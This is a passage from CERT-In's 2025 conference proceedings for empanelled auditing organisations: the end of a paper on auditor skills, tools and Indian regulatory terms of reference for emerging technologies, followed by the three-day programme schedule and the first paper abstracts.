- **Advisory Engagement:** Participate earlier in the design of technology projects to shape secure and compliant solutions, rather than auditing after deployment.

Meeting these expectations requires both individual competency development and organisational investment in new tools.

Core Skills for the Future-Facing Auditor

1) Technical Literacy

While auditors do not need to become full-time developers, they do need fluency in modern technology stacks and architectures. Key areas include:

- **Cloud Platforms:** Understanding of services offered and the shared responsibility model.
- **Infrastructure as Code:** Ability to read and interpret Terraform, CloudFormation, or Azure Bicep templates.
- **Containerisation and Orchestration:** Familiarity with Docker, Kubernetes, and how these environments handle networking, access control, and logging.
- **Blockchain Fundamentals:** Grasp of smart contract logic, ledger immutability, and consensus models.
- **Machine Learning Basics:** Understanding model training, bias risks, drift monitoring, and AI explainability techniques.

2) Data Analytics

Data is central to continuous auditing. Auditors must be comfortable:

- Extracting and transforming data using SQL or Python
- Building and interpreting dashboards in tools like Power BI or Tableau
- Working with logs, time-series data, and structured/unstructured datasets
- Applying basic statistics to identify anomalies, trends, or control failures

This skill allows auditors to increase sample sizes, move toward full-population testing, and discover issues not visible through interviews or documentation reviews.

3) Cybersecurity Awareness

As digital systems grow more exposed to cyber threats, auditors must:

- Understand common attack vectors such as phishing, privilege escalation, and misconfigured APIs

- Evaluate the effectiveness of preventive and detective controls
- Assess third-party risk, especially in SaaS and cloud environments
- Be aware of security frameworks like NIST CSF, ISO 27001, ISO 42001, and CIS Controls

Cyber maturity is increasingly part of both compliance audits and enterprise risk assessments.

4) Agile and DevOps Familiarity

Audit teams working with agile development environments must:

- Learn how sprint cycles, backlogs, and product demos work
- Engage with DevSecOps practices where security and compliance are embedded in CI/CD pipelines
- Use backlog tools like JIRA to trace control issues to their source
- Validate automation in testing, deployment, and monitoring

Rather than slowing down delivery, auditors should support secure agility by integrating audit objectives into development workflows.

5) Regulatory Intelligence

With fast-evolving privacy, cybersecurity, AI, and outsourcing regulations, auditors must stay current on:

- Data protection laws (DPDP Act, GDPR, HIPAA)
- Financial sector expectations (RBI, SEBI, IRDAI circulars)
- Global standards like ISO 42001, ISO 27017, and COBIT 2019
- Sector-specific guidance in fintech, health tech, and SaaS governance

Auditors must connect legal requirements to practical control objectives within technical environments.

6) Communication and Stakeholder Engagement

Finally, even technically sound audits will fail to deliver impact without clear communication. Key soft skills include:

- Translating technical findings into business language
- Engaging product owners, developers, and cybersecurity teams constructively
- Escalating risks tactfully but firmly
- Presenting dashboards, metrics, and recommendations clearly to senior management and the board

7) Tools that Enable Modern Auditing

In addition to new skills, auditors need tools to automate evidence gathering, analyse large datasets, and track control compliance in complex environments.

- Audit and GRC Platforms

Modern platforms support continuous audit workflows, dynamic risk assessments, and integration with business systems:

- AuditBoard
- MetricStream
- ServiceNow GRC
- Ideagen (Pentana)

These tools offer workflows for issue tracking, control testing, risk register maintenance, and audit planning.

- Data Analytics and Scripting Tools

- SQL and Python for data extraction, transformation, and analysis
- Tableau, Power BI, or Looker for building visual dashboards
- Jupyter Notebooks for documenting and sharing data audit workflows
- RPA tools like UiPath or Automation Anywhere for repetitive audit tasks

- Security and Posture Monitoring

- CSPM tools to monitor cloud control configurations
- SIEM/SOAR platforms to analyse security logs
- Identity governance tools to validate access provisioning and segregation of duties

- Audit Automation and Continuous Controls Monitoring

- DRUT, Vanta, Drata, and Tugboat Logic for automated cybersecurity, SOC 2 and ISO 27001 audits
- Custom scripts or dashboards using APIs from cloud platforms and DevOps tools
- Open-source tools like Osquery or Falco for endpoint monitoring.

- Collaboration and Workflow

- Tools for documenting audit procedures and findings
- Shared dashboards for real-time collaboration with business teams
- Version control tools to trace changes to automation scripts

These tools enhance transparency, reduce audit effort, and allow audit to operate within the same ecosystems as developers and engineers.

The future of audit will be defined by those who adapt fastest—not just to changing regulations or business models, but to the tools, languages, and systems that power modern enterprises. The auditor of tomorrow will not be someone who reviews compliance after the fact but someone who understands how systems work, where they might fail, and how to build assurance into every layer of digital infrastructure.

Investing in skill development and audit technology is no longer optional—it is foundational to relevance, credibility, and impact

X. ENHANCING INDIAN CONTEXT AND TERMS OF REFERENCE (ToR)

A. Sector-Specific Indian Case Enhancements

To complement the case studies already discussed, we introduce additional practical examples from Indian sectors where audits of emerging technologies are underway or required:

- Smart Cities (e.g., Pune, Surat): IoT audit complexities in traffic sensors, smart lighting, and waste systems—concerns around device calibration, firmware security, and real-time data assurance.
- Agriculture Platforms (e.g., eNAM, Kisan Sarathi): AI audits covering satellite data interpretation, accuracy of crop advisories, and regulatory oversight around Aadhaar-linked databases.
- PSU Infrastructure (e.g., NTPC, ONGC): IoT-based predictive maintenance audits focusing on remote firmware update traceability, secure telemetry, and authentication.
- Health-Tech (e.g., ABDM integrations): Blockchain and AI audit trails for patient consent, claim automation, and system integrity.
- Government e-Governance Initiatives: AI-driven grievance redressal audits lacking output explainability and transparency in ML classification.

B. Common Audit Gaps in Indian Emerging Tech Deployments

Several recurring issues observed in Indian audit practices include:

- Inadequate logging and explainability in AI outputs, especially under RBI-regulated environments. Missing cryptographic asset inventory in anticipation of post-quantum shifts.
- Cloud resource sprawl with default log retention not meeting CERT-In's 180-day requirement.
- Prompt engineering logs missing in generative AI applications.
- Firmware patching gaps in large-scale IoT deployments used in utilities and smart grids.

C. Indian Regulatory Mapping and ToR Suggestions

Recommended Terms of Reference (ToR) for auditing emerging tech deployments in India, with regulatory relevance:

Technology Area	Sample ToR / Audit Focus Area	Applicable Indian Regulation / Body
AI/ML Systems	Assess fairness metrics, retraining policies, and model output audit-ability	RBI Digital Lending Guidelines, MeitY Responsible AI Framework
IoT and Edge Systems	Check firmware updates, network segmentation, and physical hardening	Smart Cities Mission Audits, NCIIPC sectoral advisories
Blockchain Solutions	Review smart contract logic, private key management, and data integrity	IRDAI HealthTech Guidelines, MeitY Blockchain Strategy
Generative AI	Validate prompt filtering, human-in-the-loop controls, and output logging	DPDP Act, SEBI AI Governance Expectations

These terms of reference can be tailored per industry vertical and should be integrated with continuous controls monitoring frameworks where applicable.

To remain relevant in India's fast-evolving digital and regulatory ecosystem, auditors must contextualize emerging tech risks within sectoral and national realities. Embedding local use cases and clear ToR mapping enhances not only audit readiness but also stakeholder alignment and regulatory preparedness.

I. CONCLUSION

Emerging technologies are evolving faster than traditional governance and assurance models can keep up. As AI, blockchain, cloud-native systems, and IoT reshape business operations, audit must transform in both purpose and execution.

Audit can no longer rely on periodic reviews or static checklists. These legacy approaches fail in dynamic, decentralised, and automated environments where risks evolve in real time. The focus must shift from retrospective evaluations to continuous, real-time oversight that anticipates and guides risks.

This evolution redefines the audit function—embedding it into development workflows, integrating with digital platforms, and making it data-literate. Beyond assurance, audit must provide foresight to secure innovation.

Auditors will need broader skills—combining independence with technical fluency in AI, data analytics, cybersecurity, and DevOps. Similarly, audit tools must

advance from manual trackers to real-time, automated platforms.

Regulators are also adapting, introducing tech-specific standards for AI, privacy, and resilience. Audit must align not just with internal controls but with this expanding compliance landscape.

In the digital era, audit's value lies in enabling secure, ethical innovation and enterprise resilience—not just reporting issues, but building trust into systems and algorithms. Audit is no longer peripheral; it is central to transformation—with a renewed role not just to observe, but to lead

REFERENCES

1. NASSCOM (2023), Indian Artificial Intelligence Market Report. Available: <https://nasscom.in/knowledge-center/publications/ai-powered-tech-services-roadmap-future-ready-firms>
2. Deloitte India IoT Report (2022).
3. NPCI (2024). Unified Payments Interface (UPI) transaction statistics.
4. CERT-In Annual Cybersecurity Report, 2023
5. FATF Guidance on Virtual Assets and Virtual Asset Service Providers.
6. MeitY National Blockchain Strategy (2021).
7. Smart Cities Mission Reports, Ministry of Housing and Urban Affairs, India.
8. Ayushman Bharat Digital Mission (ABDM), National Health Authority (NHA).

CONFERENCE SCHEDULE/AGENDA



CERT-In **इसमवादा 2025**

**STRENGTHENING CYBER RESILIENCE THROUGH
EFFECTIVE AUDITING**



**Annual Conference of CERT-In Empanelled
Auditing Organizations**

PROGRAM SCHEDULE

Hosted by
SkillSDA®
Center for advance training

CHIEF GUEST

Shri S Krishnan

Secretary, MeitY Government of India

GUEST OF HONOUR

Shri Brajendra Navnit

Principal Secretary, IT and Digital Services Dept,
Government of Tamil Nadu

Dr Kamakoti Veezhinathan

Director, IIT-Madras

CHIEF HOST

Dr Sanjay Bahl

Director General, CERT-In

CERT-In इकलवावे 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

PROGRAM SCHEDULE

Day 1: 19 May 2025

TIME	EVENT/ VENUE	SESSION BREAKUP	REMARKS
08:00 AM 09:15 AM	Desk	Distribution of Delegate Kit	Delegates to be seated by 09:20 AM
9:30 AM	Arrival of Guests		
10:00 AM 10:50 AM	Inaugural Ceremony Gold Coast & Peninsula	Lighting of Lamp Felicitation of Chief guests & Dignitaries Welcome Address & Context Setting Special Address 1 Special Address 2 Inaugural & Keynote Address by Chief Guest Vote of Thanks	 Dr Sanjay Bahl Director General, CERT-In Dr Kamakoti Veezhinathan Director, IIT-Madras Shri Brajendra Navnit Principal Secretary, IT and Digital Services Dept, Government of Tamil Nadu Shri S Krishnan Secretary, MeitY Shri K V Ramesh MD, SkillsDA
10:50 AM 11:15 AM	Tea Break		
11:15 AM 12:45 PM	Session 1 Gold Coast & Peninsula	Panel Discussion: Cybersecurity Audits & Regulatory Expectations: Bridging the gap Panellists: - Smt Savita Utreja, Scientist 'G' & Group Coordinator, MeitY - Shri Rajesh Sharma, General Manager, RBI - Shri Avneesh Pandey, CGM-CISO, SEBI - Shri Deepak Gaikwad, General Manager - CISO, IRDAI - Shri Neeraj Sharma, Senior Manager, CEA	Moderator: Shri S S Sarma Scientist 'G', CERT-In
12:45 PM 01:15 PM	Session 2	CERT-In Empanelment: Review of Current Status and Future Course of Actions	Shri Ashutosh Bahuguna Scientist 'E', CERT-In
01:15 PM 02:15 PM	Lunch Break		
02:15 PM 02:35 PM	Session 3	Paper Presentations	
	Hall	Gold Coast (Mgt)	Peninsula (Tech)
	Theme	Strategies and Solutions for Auditing Community	The Human Element: Exploring and Human Factors in Cybersecurity Audits
	Chair	Shri S S Sarma Scientist 'G', CERT-In	Dr Sanjay Bahl Director General, CERT-In
	Co-Chair	Shri Akshat Gairola Partner, BDO India LLP	Ms Vaishali Mutalik CEO – Founder, Shieldbyte Infosec Pvt Ltd
	02:15 PM 02:35 PM	Strategies and Solutions in Auditing Emerging Technologies Shri Narendra S Sahoo Managing Director VISTA InfoSec	The Human Element: Exploring Human Factors in Cybersecurity Audits Shri Siddhant Mehta Director Kochar Consultants Pvt Ltd
		Oceanic (Mgt)	
		Cybersecurity Audit Frameworks and Standards	
		Smt Savita Utreja Scientist 'G' & Group Coordinator, MeitY Shri Ashutosh Bahuguna Scientist 'E', CERT-In	
		Shri Radhesh Tornekar Senior Vice President, Talakunchi Networks	
		Novel framework for testing and certifying IOT devices Shri Samarth B Director Reverse Engineering Infosec	

CERT-In इल्लवाह 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

TIME	EVENT/ VENUE	SESSION BREAKUP		
02:40 PM 04:00 PM	Hall	Gold Coast (Mgt)	Peninsula (Tech)	Oceanic (Mgt)
	02:40 PM 03:00 PM	Managing Audit Outcomes - Turning Audit Results into Actionable Security Improvements Shri Sanjay Gopinathan Sr. Manager, Cyber Security & Compliance Services Auriseg Consulting Pvt Ltd	The Human Element: Exploring Human Factors in Cybersecurity Audits Shri Vaibhav Mahadik Vice President ControlCase International Pvt Ltd	India-Centric Cybersecurity Audit Framework (ICCAF) Shri Rajesh Babu CEO & Chief Cyber Security Officer Mirox Cyber Security & Technology Pvt Ltd
	03:05 PM 03:25 PM	Aligning Auditing Practices with Organizational Strategy Shri Santosh Desai Head – GRC Allied Boston Consultants India Pvt Ltd	The Human Element: Exploring Human Factors in Cybersecurity Audits Shri Krishna Mohan Pal Cyber Security Analyst NG Techassurance Pvt Ltd	The Universal Cyber Resilience Model (UCRM) Shri Anil Aniseti Chairman Shri Kalpesh Shah Chief Strategy Officer ESF Labs Limited
	03:30 PM 03:50 PM	Strategies and Solutions in Auditing Emerging Technologies Shri Harshneel Nanche vCISO Bharti Airtel Services Limited	Unlocking the Future of Cybersecurity: AI and Human- Centric Strategies in Social Engineering Shri Mrutyunjay Sahoo Principal Consultant SecurEyes Techno Services Pvt Ltd	IS Audit Process in Banks Aligning Regulatory Requirements, Technical Controls and Business Impact Shri R Chandrasekhar Head- IS Audit Yoganandh & Ram LLP
	03:50 PM 04:00 PM	Summing Up & Felicitation of Speakers		
	04:00 PM 04:30 PM	Tea/Coffee Break		
04:30 PM 05:15 PM	Session 4	Paper Presentations		
	Hall	Gold Coast (Mgt)	Peninsula (Mgt)	Oceanic (Tech)
	Theme	Evolving Auditing Practices in Cybersecurity	Strategic Cybersecurity Risk Management & Managing Audit Outcomes	Tech-Driven Audits: Transforming Audits with Emerging Tools
	Chair	Shri Vaddi Venkateswara Rao Scientist 'E', CERT-In	Shri Avneesh Pandey CGM-CISO, SEBI	Shri S S Sarma Scientist 'G', CERT-In / Shri Ashutosh Bahuguna Scientist 'E', CERT-In
	Co-Chair	Shri Abir Atarthy, Director- Cyber Security Practices TCG Digital Solutions Pvt Ltd	Shri Anil C Director Tuxcentrix Consultancy Pvt Ltd	Shri Ashutosh Satish Landge Director Terasoft Technologies Pvt Ltd
	04:30 PM 04:50 PM	Revolutionizing Compliance: The AI Advantage in Cybersecurity Management Shri Karmendra Kohli Chief Executive Officer SecurEyes Techno Services Pvt Ltd	Managing Audit Outcomes: Turning cybersecurity insights into actionable business strategies Shri Hussain Abbas Bhalamwala Information Security Manager Synclature Consultancy Pvt Ltd	Revolutionizing Cybersecurity Audits with RAG: A Scalable AI-Powered Assistant for Threat Discovery and Remediation Shri Sri Chakradhar Kurmapu Director & CEO Entersoft Information Systems Pvt Ltd
	04:55 PM 05:15 PM	Strengthening Cyber Resilience through AI-Driven Supervisory Technology (SupTech) Shri Seemanta Patnaik Chief Technology Officer SecurEyes Techno Services Pvt Ltd	Strategic Cybersecurity Risk Management: Leveraging Audits for Long-Term Organizational Success Shri Anand Sarup Bhatnagar Practice Head Maverick Quality Advisory Services Pvt Ltd	Cybersecurity (Quantum Computing): The Future of Protection Against Cyber Attacks Shri Alok Kumar Pandey Project Manager (Technical) Maverick Quality Advisory Services Pvt Ltd

CERT-In इकलवावो 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

TIME	EVENT/ VENUE	SESSION BREAKUP		
05:20 PM 06:20 PM	Hall	Gold Coast (Mgt)	Peninsula (Mgt)	Oceanic (Tech)
	05:20 PM 05:40 PM	An Analysis of Industry Trends for Information Systems Auditor Profile in India Dr Swati Vashisth Technical Director Dr CBS Cyber Security Services LLP	Strategic Cybersecurity Risk Management: Leveraging Audits for Long-Term Organizational Success Shri A Sivaramanjaneya Kumar CEO Shri T R L Satyanarayana Head, GRC Services ESF Labs Limited	A Dynamic Port Blocking Tool Shri Somashekar D Deputy Engineer Bharat Electronics Limited
	05:45 PM 06:05 PM	Addressing Commoditization in CERT-In Audits: Collaborative Solutions for Elevating Audit Quality Shri Veer Bandi Business Growth Manager Entersoft Information Systems Pvt Ltd	Why Data Breaches Continue to Surge in an Era of Increased Security Investment? Shri Amalraj P C Engineer Kerala State Electronics Development Corporation Limited (KELTRON)	Attack Surface Management Shri Jogender Singh Addl Director Software Technology Parks of India
	06:10 PM 06:20 PM	Summing Up & Felicitation of Speakers		
06:20 PM 06:30 PM	Closing Announcements & Pre-Brief for Day 2			
06:30 PM	Tea & Dispersal			

CERT-In इकलव्हावे 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

PROGRAM SCHEDULE

Day 2: 20 May 2025

TIME	EVENT/ VENUE	SESSION BREAKUP	REMARKS
09:00 AM 10:00 AM	Session 5	Fuzzing the Future: Proactive API Security Testing	Shri Shreyas Khanna Sr Cybersecurity Research Engineer, Rapifuzz
10:00 AM 10:40 AM	Gold Coast & Peninsula	Reduce Attack Surface and Prevent Exfiltration of Data	Shri Bob Vishweshwar Adhar Founder, Randtronics
10:40 AM 11:10 AM	Session 6	Audit Guidelines and Launch of Working Group	Shri Abhishek Solanki Scientist 'C', CERT-In Shri Mohit Kataria Scientist 'C', CERT-In
11:15 AM 11:45 AM	Tea Break		
11:45 AM 12:55 PM	Session 7	Paper Presentations	
	Hall	Gold Coast (Mgt)	Peninsula (Tech)
	Theme	The Future of Cybersecurity Auditing: Trends and Challenges for Senior Management & Managing Risks During Corporate Restructuring	Auditing the Future: Securing ICS/OT, IoT, AI & ML, Blockchain, Quantum Computing, VMs, Clouds, and APIs
	Chair	Shri S S Sarma Scientist 'G', CERT-In	Shri Vaddi Venkateswara Rao Scientist 'E', CERT-In
	Co-Chair	Shri Abir Atarthy Director- Cyber Security Practices TCG Digital Solutions Pvt Ltd	Shri Anil C Director Tuxcentrix Consultancy Pvt Ltd
	11:45 AM 12:05 PM	Future of Cybersecurity Auditing: Trends and Challenges for Senior Management Shri Balakrishnan Alingal Sr. Director - Cyber Security CEREIV Advisory LLP	Vulnerability Scanning = Cybersecurity: A Practical ICS Security Audit Perspective Shri Joshua Rebelo Senior Key Expert - Cybersecurity Siemens India
	12:10 PM 12:30 PM	The Future of Cybersecurity Auditing: Trends and Challenges for Senior Management Shri Dipak Nair Director x-Biz Techventures Pvt Ltd	Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies Lt Cdr Akash Mahindrakar (Retd) Senior Manager - Cyber Security AKS IT Services
	12:35 PM 12:55 PM	The Future of Cybersecurity Auditing: Trends and Challenges for Senior Management Lt Col Smitha L (Retd) CISO, ProTechmanize Solutions Pvt Ltd	Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies Shri Anirudh Makwana Senior Manager, Cybersecurity Softcell Technologies Global Pvt Ltd

CERT-In इंदूरवादी 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

TIME	EVENT/ VENUE	SESSION BREAKUP		
	Hall	Gold Coast (Mgt)	Peninsula (Tech)	Oceanic (Tech)
01:00 PM 01:55 PM	01:00 PM 01:20 PM	Cybersecurity Auditing in Mergers & Acquisitions: Managing Risks During Corporate Restructuring. Shri Bhaskar Parashuram VP-Practice Head Cybersecurity ISECURION Technology and Consulting Pvt Ltd	Auditing AI Decision-Making: Detecting Bias, Transparency, and Explainability Issues Dr Anjan Krishnamurthy Associate Director – R&D SISA Information Security Pvt Ltd	Automation script for Security Headers, XSS Attack & SQL Injection identification for Web applications Smt Akhila K S Deputy Engineer Ms Shreelakshmi A N Deputy Engineer Bharat Electronics Limited
	01:25 PM 01:45 PM	Cybersecurity Auditing in Mergers & Acquisitions: Managing Risks During Corporate Restructuring Shri Priyank Soni Lead Auditor Information Security Madhya Pradesh State Electronics Development Corporation (MPSEDC)	Auditing the Future: Securing ICS/OT, IoT, AI & ML and Blockchain Smt Indravani Chebolu Scientist 'F' C-DAC Hyderabad	Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies Ms Nirma Bhandari Partner ANB Solutions Pvt Ltd
	01:45 PM 01:55 PM	Summing Up & Felicitation of Speakers		
02:00 PM 02:45 PM		Lunch Break		
02:45 PM 03:30 PM	Session 8	Paper Presentations		
	Hall	Gold Coast (Tech)	Peninsula (Tech)	Oceanic (Tech)
	Theme	Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing	Harnessing Emerging Technologies to Revolutionize Cybersecurity Auditing	Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats
	Chair	Shri Gaurav Gupta Scientist 'F', MeitY	Shri Vaddi Venkateswara Rao Scientist 'E', CERT-In	Shri Avneesh Pandey CGM-CISO, SEBI / Shri Ashutosh Bahuguna Scientist 'E', CERT-In
	Co-Chair	Shri Akshat Gairola Partner, BDO India LLP	Ms Vaishali Mutalik CEO – Founder, Shieldbyte Infosec Pvt Ltd	Shri Radhesh Tornekar Senior Vice President, Talakunchi Networks
	02:45 PM 03:05 PM	Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing Smt Indravani Chebolu Scientist 'F' C-DAC Hyderabad	The Use of AI Agents in Auditing Shri Amit Dhawan CEO Network Intelligence	Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats Shri Avinash Selvamani Associate Director SISA Information Security Pvt Ltd
	03:10 PM 03:30 PM	Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing Shri Gopinath L Security Manager – MDR, VAPT & GRC Sify Digital Services Ltd	AI-Driven Transformations in VAPT: Benefits, Challenges, and Data Protection Considerations Shri Vinit Tyagi AVP-CTI Softcell Technologies Global Pvt Ltd	Adapting to Cyber threats Shri Sidharth Compliance Officer (IT Schemes) BSCIC Certification Pvt Ltd

CERT-In इमर्वाड 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

TIME	EVENT/ VENUE	SESSION BREAKUP		
03:35 PM 04:55 PM	Hall	Gold Coast (Tech)	Peninsula (Tech)	Oceanic (Tech)
	03:35 PM 03:55 PM	Strengthening Cybersecurity: Lessons from Real-World Audits Ms Sonali Dhamdhare Sr Cyber Security Engineer L1 CyberSecurist Technologies Pvt Ltd	Adaptive Security for Generative AI: Addressing Evolving Cyber Threats Shri Rushabh R Desarda Sr Cyber Security Engineer L1 CyberSecurist Technologies Pvt Ltd	Web Application security Configuration Tool Smt Mothe Sravani Deputy Engineer Bharat Electronics Limited
	04:00 PM 04:20 PM	AI Chatbots in Fintech: Security Risks, Adversarial Threats, and Defense Strategies Shri Ananda Krishna Chief Technology Officer Shri Febin Saji Information Security Analyst Astra Security (Czar Securities Pvt Ltd)	Harnessing Emerging Technologies to Revolutionize Cybersecurity Auditing Shri Apoorva Godambe Manager – Application Security Indusface Pvt Ltd	Open-Source Intelligence (OSINT) – The Power of Publicly Available Data Shri Goldy T Joseph Senior Security Analyst US Technology International Pvt Ltd
	04:25 PM 04:45 PM		Risk in the Shadows: Harnessing AI for Third-Party Cybersecurity Audits Shri Ujal Mohan Ray Lead Info Security Consultant SecurEyes Techno Services Pvt Ltd	Importance of Pluggable Authentication Modules (PAM) on Authentication for Security Audit Shri Prosun Prodhan Assistant Manager West Bengal Electronics Industry Development Corporation Ltd (WEBEL)
	04:45 PM 04:55 PM	Summing Up & Felicitation of Speakers		
04:55 PM 05:10 PM	Closing Announcements & Pre-Brief for Day 3			
05:10 PM	Tea Break & Dispersal			

CERT-In इकलवाव 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

PROGRAM SCHEDULE

Day 3: 21 May 2025

TIME	EVENT/ VENUE	SESSION BREAKUP		
08:30 AM 09:50 AM	Session 9	Paper Presentations		
	Hall	Gold Coast (Mgt)	Peninsula (Mgt)	Oceanic (Tech)
	Theme	Risk Management at the C-Suite Level	Governance in Audits & Ensuring the quality of Audits	Securing Systems: Auditing for Resilience & Compliance
	Chair	Shri Vaddi Venkateswara Rao Scientist 'E', CERT-In	Shri Ashutosh Bahuguna Scientist 'E', CERT-In	Dr Gaurav Gupta Scientist 'F', MeitY
	Co-Chair	Shri Mohit Kataria Scientist 'C', CERT-In	Shri Abhishek Solanki Scientist 'C', CERT-In	Shri Shashank Gupta Scientist 'D', CERT-In
	08:30 AM 08:50 AM	The Executive Guide to Cybersecurity Auditing: Risk Management at the C-Suite Level Shri Subramaniam L Global Practice Head and CISO DigitalTrack Solutions Pvt Ltd	Audit Governance Shri Kandarp Shah VP – Client Services Indusface Pvt Ltd	Securing the Supply Chain: A Comprehensive Framework for Supply Chain Security Auditing Shri Sudarshan Narayanan Sr Manager Ernst & Young India LLP
	08:55 AM 09:15 AM	The Executive Guide to Cybersecurity Auditing: Risk Management at the C-Suite Level Shri Vinay Narayan Disley Strategic Advisor Netrika Consulting India Pvt Ltd	Benchmarking Success of Cybersecurity Audits Shri Shashank Pramod Dixit Principal Consultant Sumeru Technology Solutions Pvt Ltd	Bridging the Gap: Enabling CERT-In Secure Application Design and Development Shri Madhavan M Security Analyst Sumeru Technology Solutions Pvt Ltd
	09:20 AM 09:40 AM	The Executive Guide to Cybersecurity Auditing and C-Suite Risk Management Shri Deva Prasanth Lead Consultant Briskinfosec Technology and Consulting Pvt Ltd	Metrics and KPIs for Measuring the Success of Cybersecurity Audit Programs Smt Pooja Chandarana Sr Manager Principal Consultant Anzen Technologies Pvt Ltd	HTTP Method Counter and API Request Logger Smt Mothe Sravani Deputy Engineer Smt Akhila K S Deputy Engineer Bharat Electronics Limited
	09:40 AM 09:50 AM	Summing Up & Felicitation of Speakers		
	09:50 AM 10:15 AM	Tea Break		
10:15 AM 10:35 AM	Session 10	Paper Presentations		
	Hall	Gold Coast (Mgt)	Peninsula (Tech)	Oceanic (Mgt)
	Theme	Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders	Utilization of SBOM in Cybersecurity Audits	Capacity Building in Auditing
	Chair	Shri Anil C Director Tuxcentrix Consultancy Pvt Ltd	Shri Ashutosh Satish Landge Director Terasoft Technologies Pvt Ltd	Dr Gaurav Gupta Scientist 'F', MeitY
	Co-Chair	Shri Vaddi Venkateswara Rao Scientist 'E', CERT-In	Shri Abhishek Solanki Scientist 'C', CERT-In Shri Mohit Kataria Scientist 'C', CERT-In	Shri Sathish Kumar Chief Delivery Manager Penetration Testing Trinay Cyber Technologies Pvt Ltd
	10:15 AM 10:35 AM	Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders Shri Deepak Chawla Sr. Manager Softcell Technologies Global Pvt Ltd	Utilization of SBOM in Cybersecurity Audits Shri Yamal Patel Services Consulting, Manager Shri Sanjeet Shaw Sr. Staff Consultant Synopsis Software Integrity Solutions (India) Pvt Ltd	Capacity Building on Security Audit Shri A Gnanabaskaran AGM, Head of Cybersecurity Practice Explo Solutions Limited

CERT-In इवलाववत 2025

Annual Conference of CERT-In Empanelled Auditing Organizations

TIME	EVENT/ VENUE	SESSION BREAKUP		
10:40 AM 11:35 AM	Hall	Gold Coast (Mgt)	Peninsula (Tech)	Oceanic (Mgt)
	10:40 AM 11:00 AM	Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders Shri Rahul Mishra Technical Director Innovador Infotech Pvt Ltd	Utilization of SBOM in Cybersecurity Audits Shri Arunava Roy Sr Consultant Ernst & Young India LLP	Capacity building in auditing Dr Murthy Ch A S Scientist – G, C-DAC
	11:05 AM 11:25 AM		Utilization of SBOM in Cybersecurity Audits Shri Akhilesh Gopal Ghosh VAPT-Team Lead DigitalTrack Solutions Pvt Ltd	
	11:25 AM 11:35 AM	Summing Up & Felicitation of Speakers		
11:35 AM 11:45 AM	Administrative Break			
11:45 AM 01:45 PM	Session 11	Gamification Exercise – Part I		
01:45 PM 02:30 PM	Hall	Peninsula (Mgt)	Oceanic (Tech)	
02:30 PM 04:00 PM		Gamification Exercise – Part II		
04:00 PM 04:30 PM	Hall	Peninsula (Mgt)	Oceanic (Tech)	
		Administrative Break		
	Hall			
04:30 PM 05:10 PM	Gold Coast & Peninsula	Chasing Shadows: Mapping Threat Actor Infrastructure to Unmask the Adversary	Kyle Krejci, Security Engineer, Cymru	
05:15 PM 05:50 PM		Closing Ceremony		
	05:15 PM 05:20 PM	Welcome Address	Maj Gen R Putarjunam (Retd) CEO, SkillsDA	
	05:20 PM 05:25 PM	Recap and Event Highlights	Shri Ashutosh Bahuguna Scientist 'E', CERT-In	
	05:25 PM 05:35 PM	Closing Address	Shri Ashutosh Bahuguna Scientist 'E', CERT-In	
	05:35 PM 05:45 PM	Felicitation of Organizing Team	Shri Ashutosh Bahuguna Scientist 'E', CERT-In Shri K V Ramesh MD, SkillsDA	
	05:45 PM 05:50 PM	Vote of Thanks		
05:50 PM	Tea & Dispersal			

Platinum Sponsors



Silver Sponsor



ABSTRACTS OF PAPER PRESENTATIONS

Delegate ID: M-1183

Author & Presenter Name: Shri Narendra S Sahoo

Designation & Organization: Managing Director, VISTA InfoSec

Title of the Paper: Strategies and Solutions in Auditing Emerging Technologies

Session: Day 1 | Session 3 | Hall: Gold Coast | Track: Management

Abstract:

Technology is evolving faster than ever. While this rapid growth unlocks new opportunities, it also presents complex risks that challenge traditional auditing methods. To remain effective, cybersecurity audits must adapt to this transformation. This paper outlines forward-thinking strategies for auditing emerging technologies—not just as tools, but as paradigm-shifting enablers in audit methodology.

The session explores the impact of AI, machine learning, blockchain, IoT, and cloud computing on cybersecurity audit practices. AI and ML allow for advanced data analysis and pattern detection, while blockchain introduces immutable audit trails. These technologies have redefined remote audits, enabling real-time, scalable solutions in hybrid work environments. However, with these advancements come concerns such as algorithmic bias, overreliance on automation, and data privacy implications.

To navigate these challenges, the author emphasizes the importance of combining technology with seasoned auditor expertise. The paper proposes practical, risk-balanced approaches to leveraging new tools while preserving the critical thinking that remains central to effective audits. Attendees will have a better strategic understanding of how to harness innovation while upholding the integrity of audit outcomes.

Keywords: cybersecurity audit, emerging technologies, artificial intelligence, blockchain, audit strategy, hybrid audits

Delegate ID: M-1008

Author & Presenter Name: Shri Sanjay Gopinathan

Designation & Organization: Managing Sr. Manager – Cyber Security & Compliance Services, Auriseg Consulting Pvt Ltd

Title of the Paper: Managing Audit Outcomes - Turning Audit Results into Actionable Security Improvements

Session: Day 1 | Session 3 | Hall: Gold Coast | Track: Management

Abstract:

Cyber audits often evoke a sense of compliance-driven obligation. However, for CXOs, IT audits can be powerful tool to uncover opportunities to enhance security and operational resilience. When viewed strategically, audit results become more than a checklist - they catalyze meaningful, scalable improvements across a distributed enterprise. From industry experience, I'd like to present an abstract, how transforming audit findings into actionable insights can align with the organization's business objectives. By prioritizing risks, engaging stakeholders and embedding continuous improvement, CXOs can ensure audit results drive measurable impact and long-term holistic value.

Interpreting Audit Findings in a Strategic Context: Findings include critical gaps, minor oversights, and systemic inefficiencies. Interpreting these findings strategically begins with understanding their potential business impact. For CxOs, this involves mapping findings to operational priorities and aligning remediation efforts with site criticality.

- Strategic Sites
- Supportive Sites
- Peripheral Sites

